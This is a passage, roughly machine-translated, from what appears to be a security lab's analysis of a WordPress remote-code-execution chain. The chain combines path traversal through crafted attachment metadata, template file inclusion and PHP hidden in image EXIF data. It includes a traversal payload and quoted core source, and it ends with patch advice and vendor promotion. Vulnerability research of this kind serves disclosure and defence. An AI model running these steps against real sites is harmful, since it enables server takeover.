The original image path here will be stitched into `{wordpress_path}/wp-content/uploads/2019/02/1.jpg?/../../../evil.jpg`. It is obvious that the file does not exist, so the link will be stitched `http://127.0.0.1/wp-content/uploads/2019/02/2.jpg?/../../../evil.jpg`, and the latter part will be treated as a GET request, and the original image will be successfully obtained.

The new image path that follows the save function will be stitched together so `{wordpress_path}/wp-content/uploads/2019/02/1.jpg?/../../../cropped-evil.jpg` that we can successfully write the new file.

The later save function will call the cropping function of your current image library to generate the image result. (default is imagick)

```
/wp-includes/class-wp-image-editor.php line 394
```

But there seems to be no limit here, but it is not. Under the target directory of the write, there is a fake directory, `1.jpg?`

- **Linux, mac support this fake directory, you can use the number**
- **But windows can't have a ? in the path, so I changed the ## here.**

```
&meta_input[_wp_attached_file]=2019/02/2-1.jpg#/../../../evil.jpg
```

Successfully written to file

```
cropped-evil.jpg
```


Control template parameters to cause arbitrary file inclusion

As the progress progressed, it was a bit of a stalemate, because the original part of this article was only used in one sentence. In the process of actual use, I encountered many problems. Even different versions of WordPress will have different performances, and many of them have been born. The way of using, here I mainly talk about a stable use.

Setting `_wp_page_template`

First, let's go forward and analyze to see under what circumstances we can set `_wp_page_template`

First of all, it is certain that this variable `_wp_attached_file` is part of Post Meta and can be assigned to this variable by the previous operation.



But during the actual testing process, we found that we can't modify and set this value in any way.

`/wp-includes/post.php line 3828`

```php
    $post = get_post( $post_ID );

    if ( ! empty( $postarr['page_template'] ) ) {
        $post->page_template = $postarr['page_template'];
        $page_templates      = wp_get_theme()->get_page_templates( $post );
        if ( 'default' != $postarr['page_template'] && ! isset( $page_templates[ $postarr['
            page_template'] ] ) ) {
            if ( $wp_error ) {
                return new WP_Error( 'invalid_page_template', __( 'Invalid page template.' )
                    );
            }
            update_post_meta( $post_ID, '_wp_page_template', 'default' );
        } else {
            update_post_meta( $post_ID, '_wp_page_template', $postarr['page_template'] );
        }
    }
```

- If you set this value, but this file does not exist, it will be defined as `default`.
- If this value is set, there is no way to modify it this way.

So here we may need to pass a new media file and then set this value via variable coverage.

Loading template

When we successfully set the variable, we found that not all pages will load the template, we return to the code.

The place where the template is finally loaded is


`wp-includes/template.php line 634`

```php
function locate_template( $template_names, $load = false, $require_once = true ) {
    $located = '';
    // var_dump($template_names);
    foreach ( (array) $template_names as $template_name ) {
        if ( ! $template_name ) {
            continue;
        }
        if ( file_exists( STYLESHEETPATH . '/' . $template_name ) ) {
            $located = STYLESHEETPATH . '/' . $template_name;
            break;
        } elseif ( file_exists( TEMPLATEPATH . '/' . $template_name ) ) {
            $located = TEMPLATEPATH . '/' . $template_name;
            break;
        } elseif ( file_exists( ABSPATH . WPINC . '/theme-compat/' . $template_name ) ) {
            $located = ABSPATH . WPINC . '/theme-compat/' . $template_name;
            break;
        }
    }

    if ( $load && '' != $located ) {
        load_template( $located, $require_once );
    }

    return $located;
}
```

As long as it is `$template_names` the file name that needs to be loaded in it, it will be traversed and loaded in the current theme directory.

Backtracking

```
wp-includes/template.php line 23
```



Continuing backtracking we can find some clues. When you visit the page, the page will call different template load functions through the page properties you access.

```
wp-includes/template-loader.php line 48
```

```php
if ( defined( 'WP_USE_THEMES' ) && WP_USE_THEMES ) :
    $template = false;
    if ( is_embed() && $template = get_embed_template() ) :
    elseif ( is_404() && $template = get_404_template() ) :
    elseif ( is_search() && $template = get_search_template() ) :
    elseif ( is_front_page() && $template = get_front_page_template() ) :
    elseif ( is_home() && $template = get_home_template() ) :
    elseif ( is_post_type_archive() && $template = get_post_type_archive_template() ) :
    elseif ( is_tax() && $template = get_taxonomy_template() ) :
    elseif ( is_attachment() && $template = get_attachment_template() ) :
        remove_filter( 'the_content', 'prepend_attachment' );
    elseif ( is_single() && $template = get_single_template() ) :
    elseif ( is_page() && $template = get_page_template() ) :
    elseif ( is_singular() && $template = get_singular_template() ) :
    elseif ( is_category() && $template = get_category_template() ) :
    elseif ( is_tag() && $template = get_tag_template() ) :
    elseif ( is_author() && $template = get_author_template() ) :
    elseif ( is_date() && $template = get_date_template() ) :
    elseif ( is_archive() && $template = get_archive_template() ) :
    else :
        $template = get_index_template();
    endif;
    /**
     * Filters the path of the current template before including it.
```


There are only two functions in so many template call functions `get_page_template` and `get_single_template` the two calls the `get_page_template_slug` function in the function.

`wp-includes/template.php line 486`

```php
function get_single_template() {
    $object = get_queried_object();

    $templates = array();

    if ( ! empty( $object->post_type ) ) {
        $template = get_page_template_slug( $object );
        if ( $template && 0 === validate_file( $template ) ) {
            $templates[] = $template;
        }

        $name_decoded = urldecode( $object->post_name );
        if ( $name_decoded !== $object->post_name ) {
            $templates[] = "single-{$object->post_type}-{$name_decoded}.php";
        }

        $templates[] = "single-{$object->post_type}-{$object->post_name}.php";
        $templates[] = "single-{$object->post_type}.php";
    }

    $templates[] = 'single.php';

    return get_query_template( 'single', $templates );
}
```


And the `get_page_template_slug` function gets the `_wp_page_template` value from the database

`/wp-includes/post-template.php line 1755`

```php
function get_page_template_slug( $post = null ) {
    $post = get_post( $post );

    if ( ! $post ) {
        return false;
    }

    $template = get_post_meta( $post->ID, '_wp_page_template', true );
    // var_dump($template);
    if ( ! $template || 'default' == $template ) {
        return '';
    }

    return $template;
}
```


As long as we can get into the template to load `get_page_template` or `get_single_template` our template can be successfully contained.

Due to the difference between the code and the front end, we have not completely found out what the trigger condition is. Here is the easiest one to upload a txt file in the repository, then edit the information and preview it.

Generate picture horse

This part involves the problem of the back-end image library. There are two back-end image processing libraries used by WordPress, gd and imagick, and the default priority is to use imagick for processing.

- Imagick

With a little simpler, imagick doesn't handle the exif part of the image. Adding sensitive code to the exif section will not change.

- Gd

The use of gd is more troublesome, gd will not only process the exif part of the picture, but also delete the php code that appears in the picture. Unless the attacker gets a well-constructed image through fuzz, it can just appear the required PHP code (higher difficulty) after being cropped.

Since this is not the core part of the vulnerability, I won't go into details here.

repair

1. Since the vulnerability mainly completes RCE through the picture horse, and the back-end image library is gd, gd will remove the exif part of the picture information and remove the sensitive php code. However, if an attacker carefully designs a picture that is cropped and just generates sensitive code, it can cause an RCE vulnerability. If the backend image library is imagick, adding the sensitive code to the exif portion of the image information can cause an RCE vulnerability.

This vulnerability has been fixed in all release versions available for download on the official website, updated to the latest version or manually overwritten by the current version.

2, the general defense program
Use a third-party firewall for protection (such as Chuang Yudun [https://www.yunaq.com/cyd/ (https://www.yunaq.com/cyd/)]).

3, technical business consulting
Know the Chuangyu technology business consulting hotline:
400-060-9587 (government, state-owned enterprises), 028-68360638 (Internet companies)

to sum up

The entire RCE utilization chain consists of four parts, deep into the underlying Core logic of WordPress. Originally, these four parts are hard to cause any harm, but they are cleverly connected, and the whole part is unexpectedly the default configuration. , greatly increased the impact of the face. This kind of attack exploit chain is quite rare in WordPress, which is extremely secure. It is a very nice vulnerability from any angle:>

Finally, I would like to thank my friends and my friends who have helped me a lot in the process:>

(/users/a

nicknam

Know Chuangyu 404 Lab (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

Read more about this author (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4) 's article